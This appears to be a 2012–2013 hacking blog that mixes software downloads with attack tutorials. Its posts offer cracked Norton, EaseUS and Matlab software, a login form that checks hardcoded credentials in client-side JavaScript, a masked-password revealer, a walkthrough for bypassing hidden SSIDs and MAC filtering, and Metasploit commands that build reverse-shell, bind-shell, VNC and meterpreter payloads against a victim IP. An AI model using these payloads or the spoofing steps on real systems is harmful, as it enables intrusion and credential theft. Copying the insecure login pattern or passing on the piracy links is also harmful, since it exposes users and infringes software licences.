THE NEXT GENERATION OF COMPUTING

The ComputerManiac is for those who are Craze about computers.

HACKERS ARE HERE

ComputerManiac is connected to the ChennaiHackers community.

FIND EVERYTHING HERE

Feel free,This the platform for computer experts.

JOIN US

CONNECT WITH EXPERTS TO BECOME AN EXPERT

ASK US

FEEL FREE TO REACH US

Wednesday, 30 January 2013

CONVERT PASSWORD FROM ' **** ' TO TEXT


CONVERT PASSWORD FROM ' **** ' TO TEXT

Just Drag the pointed button to the text in **** form


'Snadboys Revelation' is a tool which coverts password in **** form to Text form. This tool is very useful when someone has saved his username and password in the browser.
All you have to do to use this tool is Put the Pointer on the text in **** form and you will see text form in a column.


Download here


Monday, 28 January 2013

EASEUS PARTITION MASTER


EASEUS PARTITION MASTER PRO 9

hacking tweaks

Get Easeus Partition Master Pro 9 for free. It is an excellent partition manager tool.

Features :
  • Easy-to-use wizard allows implementation of professional and reliable disk management in minutes.
  • Set up partitions for when installing dual boot Windows 7 and Windows 8.
  • Safely merge adjacent partitions into one without data loss.
  • Copy Wizard to upgrade system disk to a bigger one or copy partition to another with one-click.
  • Extend system partition to maximize computer performance on dynamic disk.
  • Better disk management & PC performance optimization utility under Windows & WinPE based bootable disk.
  • Use with EaseUS Todo Backup to ensure PC's performance and data security.


 Download here

Monday, 14 January 2013

Create a LOGIN FORM in html

LOGIN FORM in html


<html>
<head>
<title>Please type your Username and Password... </title>
<script language="JavaScript" type="text/JavaScript" src="login.js"></script>
</head>
<body bgcolor="#eeeeee">
<form>
<br>
<center>
Username: <input type="text" name="username" style="background:#bfbfbf;color:#212121;border-color:#212121;" onFocus="this.style.background = '#ffffff';" onBlur="this.style.background = '#bfbfbf';">
<br>
Password: <input type="password" name="password" style="background:#bfbfbf;color:#212121;border-color:#212121;" onFocus="this.style.background = '#ffffff';" onBlur="this.style.background = '#bfbfbf';">
<br>
<input type="button" value="Login" onClick="Login(this.form);" style="background:#bfbfbf;color:#000000;border-color:#212121;" onMouseOver="this.style.color = '#404040';" onMouseOut="this.style.color = '#000000';" onFocusr="this.style.color = '#404040';" onBlur="this.style.color = '#000000';">
</center>
</form>
</body>
</html>

You can change the appearance.


External JavaScript code (login.js):

<!-- Begin

function Login(form) {
username = new Array("u1","u2","u3","u4","u5","u6","u7","u8","u9","u10");
password = new Array("p1","p2","p3","p4","p5","p6","p7","p8","p9","p10");
page = "secretpage" + ".html";
if (form.username.value == username[0] && form.password.value == password[0] || form.username.value == username[1] && form.password.value == password[1] || form.username.value == username[2] && form.password.value == password[2] || form.username.value == username[3] && form.password.value == password[3] || form.username.value == username[4] && form.password.value == password[4] || form.username.value == username[5] && form.password.value == password[5] || form.username.value == username[6] && form.password.value == password[6] || form.username.value == username[7] && form.password.value == password[7] || form.username.value == username[8] && form.password.value == password[8] || form.username.value == username[9] && form.password.value == password[9]) {
self.location.href = page;
}
else {
alert("Either the username or password you entered is incorrect.\nPlease try again.");
form.username.focus();
}
return true;
}

// End -->

Monday, 7 January 2013

Norton internet security 2012


Norton internet security 2012 full version


 Features:

Our fastest performance ever
Industry-leading protection
Easier to use Control Center and features
Norton Protection System
Customizable Control Center
Identity Safe
Bandwidth Management
Download Insight 2.0
Norton Recovery Tools


Installation:

1) Install either Norton Internet Security 2012 or Norton Anti-Virus 2012.
2) Reboot computer.
3) Run the activator.


Friday, 4 January 2013

BEST 5 ONLINE VIRUS SCANNER's


5 BEST ONLINE VIRUS SCANNER

BitDefender

Bitdefender is going to be a popular antivirus solutionBitDefenderOnline Scanner is an on-demand antivirus and antispyware tool that lets you see just how safe your PC is for yourself. It detects and remove any virus and spyware on your computer online. Click here to scan. 


Kaspersky 

Kaspersky is one of our favorite online virus scanner tool, it detect the virus and spyware using the same method as in the fully-functional anti-virus solution provides.It allows malware detection and to compare your result with the malware database for effective result.Click here to scan.


Panda Active Scan

Panda ActiveScan is Panda Software’s online antivirus, that works directly over the Internet. With a simple click from your browser you can scan all your files and e-mail for viruses. Click here to scan.


ESET Online Scanner

ESET Online Scanner is a user friendly, free and powerful tool which you can use to remove malware from any PC utilizing only your web browser without having to install anti-virus software. ESET Online Scanner uses the same ThreatSense® technology and signatures as ESET Smart Security/ESET NOD32 Antivirus, and is always up-to-date. Click here to scan. 


OneCare Online Scanner

Windows Live OneCare safety scanner is a free service designed to help ensure the health of your PC. Click here to scan

100+ free SMS sites


100+ sites for free SMS (free sms from pc to mobile)

These are some of the sites that offer free sms from pc to mobile service all around the world. Try them and please write your reviews and comments.


Thursday, 3 January 2013

Mathworks Matlab


Mathworks Matlab 


Mathworks Matlab R2012a-ISO


Mathworks.Matlab.R2012a.rar (4,27 Gb)

Friday, 14 December 2012

Bypass Hidden SSID & MAC Address Filtering


The purpose of this blog post is to demonstrate why hidden SSID & MAC Address filtering should only be layers of wireless security used in conjunction with strong encryption such as WPA.

Below are the steps an attacker could take to bypass a hidden SSID and MAC Address filtering to gain a foothold on your network and either instigate further attacks or use your internet connection.

Tools
  • Kismet

The Attack

1. I first use kismet to look at the wireless networks within range.



My target wireless network is "batman". I can see from kismet that this has no encryption and the SSID is hidden.

At this stage I wouldn't know that the AP was using MAC Address filtering so I could try to join the network using:

iwconfig eth1 essid batman

Then I would try to obtain an IP address using:

dhclient eth1

The request for an IP Address would fail as the WAP is filtering MAC addresses.


2. Within Kismet I look at the clients connected to "batman" to obtain a valid client MAC address.



I see an active client is using the MAC of 00:16:6F:4D:AE:8C

I could then either wait for the client to disconnect or use a tool such as aireplay-ng to force a disconnection. As this is a test lab I will simply disconnect the valid client.


3. I check my current wireless card config using ifconfig



Note: I see that Kismet has not brought the card out of promiscuous mode. This will need to be done manually.



4. I now want take my card out of promiscuous mode, change my MAC address to that of the valid client, and join the hidden (batman) network. To do this I use the following commands:

ifconfig eth1 -promisc
ifconfig eth1 down
ifconfig eth1 hw ether 00:16:6F:4D:AE:8C
ifconfig eth1 up
iwconfig eth1 essid batman


I verify the output of these commands with ifconfig and iwconfig as i go along.


5. I now request an IP address from the DHCP server on the WAP using:

dhclient eth1



I have successfully been assigned an IP address of 192.168.1.202 from the WAP (192.168.1.5 hmmm this is useful to know as I can try the web interface on that using either default passwords (Kismet will tell me the make of the WAP) or hydra........)

If the WAP was not using DHCP I would at this stage configure my card manually and set up my own DNS.


7. I now test connectivity to the web using ping:

ping www.yahoo.com



my ping works, this tells me I have web access and DNS is working correctly.

Metasploit Payloads Tutorial


Metasploit Payloads - msfpayload


This entry is really just a place for me to keep notes on working msfpayload details. I will expand on this post as i get more working examples.

These payloads will be detected by AV, I will cover methods of avoiding AV detection in another post.

In my examples 192.168.1.110 is the victim, and 192.168.1.112 is the attacker. Where I have not specified the port it will default to 4444.


1. For a listening shell on the target

Create payload:
./msfpayload windows/shell_bind_tcp LPORT=2482 X > /tmp/Listen-shell.exe

Target:
run Listen-shell.exe

Hacker:
nc 192.168.1.110 2482


2. For a reverse shell on the target

Create payload:
./msfpayload windows/shell/reverse_tcp LHOST=192.168.1.112 X > /tmp/reverse-shell.exe

Hacker:
./msfcli exploit/multi/handler PAYLOAD=windows/shell/reverse_tcp LHOST=192.168.1.112 E

Target:
run reverse-shell.exe


3. For a VNC listener on target

Create payload:
./msfpayload windows/vncinject/bind_tcp LPORT=2482 X > Listen-vnc.exe

Target:
run Listen-vnc.exe

Hacker:
./msfcli exploit/multi/handler PAYLOAD=windows/vncinject/bind_tcp LPORT=2482 RHOST=192.168.1.110 DisableCourtesyShell=TRUE E 


4. For a reverse VNC session

Create payload:
./msfpayload windows/vncinject/reverse_tcp LHOST=192.168.1.112 LPORT=2482 X > /tmp/reverse-vnc.exe

Hacker:
./msfcli exploit/multi/handler PAYLOAD=windows/vncinject/reverse_tcp LHOST=192.168.1.112 LPORT=2482 DisableCourtesyShell=TRUE E

Target:
run reverse-vnc.exe


5. For a meterpreter listener

create payload:
./msfpayload windows/meterpreter/bind_tcp LPORT=2482 X > met-listen.exe

Target:
run met-listen.exe

Hacker:
./msfcli exploit/multi/handler PAYLOAD=windows/meterpreter/bind_tcp RHOST=192.168.1.110 LPORT=2482 E


6. For a reverse meterpreter connection (not working yet. not sure why)

Create payload:
./msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.112 X > /tmp/met-reverse.exe

Hacker:
./msfcli exploit/multi/handler PAYLOAD=windows/meterpreter/reverse_tcp LHOST=192.168.1.112 E

Target:
run met-reverse.exe


UPDATE: Payload for 6 should read:

./msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.112 LPORT=4444 X > /tmp/met-reverse.exe

Sunday, 2 December 2012

OPH crack Live CD

Ophcrack  is a free Windows password cracker based on rainbow tables. It is a very efficient implementation of rainbow tables done by the inventors of the method. It comes with a Graphical User Interface and runs on multiple platforms.


Features:
  • Runs on Windows, Linux/Unix, Mac OS X, ...
  • Cracks LM and NTLM h ashes.
  • Free tables available for Windows XP and Vista.
  • Brute-force module for simple passwords.
  • Audit mode and CSV export.
  • Real-time graphs to analyze the passwords.
  • LiveCD available to simplify the cracking.
  • Loads hashes from encrypted SAM recovered from a Windows partition, Vista included.
  • Free and open source software (GPL).